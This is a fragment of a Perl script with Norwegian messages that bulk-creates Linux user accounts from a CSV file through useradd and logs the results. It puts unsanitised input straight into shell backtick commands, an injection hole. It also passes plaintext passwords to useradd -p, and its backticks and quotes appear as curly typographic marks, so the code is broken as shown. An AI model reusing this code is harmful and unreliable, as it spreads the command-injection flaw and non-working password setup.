open(INFILE,"<$infile") or die("Kan ikke åpne filen $infile $! \n");
<INFILE>;
while (<INFILE>)
  {
      @userpass=split(’,’);
      chomp($userpass[0],$userpass[1]);
      if(‘grep ^$userpass[0] /etc/passwd‘)
      {
  $countusrfail++;
  $usrfail.="$userpass[0] kunne ikke opprettes!!\n";
      }
      else
      {
  ‘/usr/sbin/useradd -m -g 100 $userpass[0] -p $userpass[1]‘;
  $countusrpass++;
  $usrpass.="$userpass[0] brukeren opprettet\n";
      }
  }
close(INFILE);

open(OUTFILE,">$logfile") or die("Kan ikke åpne filen $logfile $! \n");
print OUTFILE "$usrpass\n$countusrpass bruker(e) opprettet\n\n";
print OUTFILE "$usrfail\n$countusrfail bruker(e) kunne ikke opprettes\n";
close(OUTFILE);
```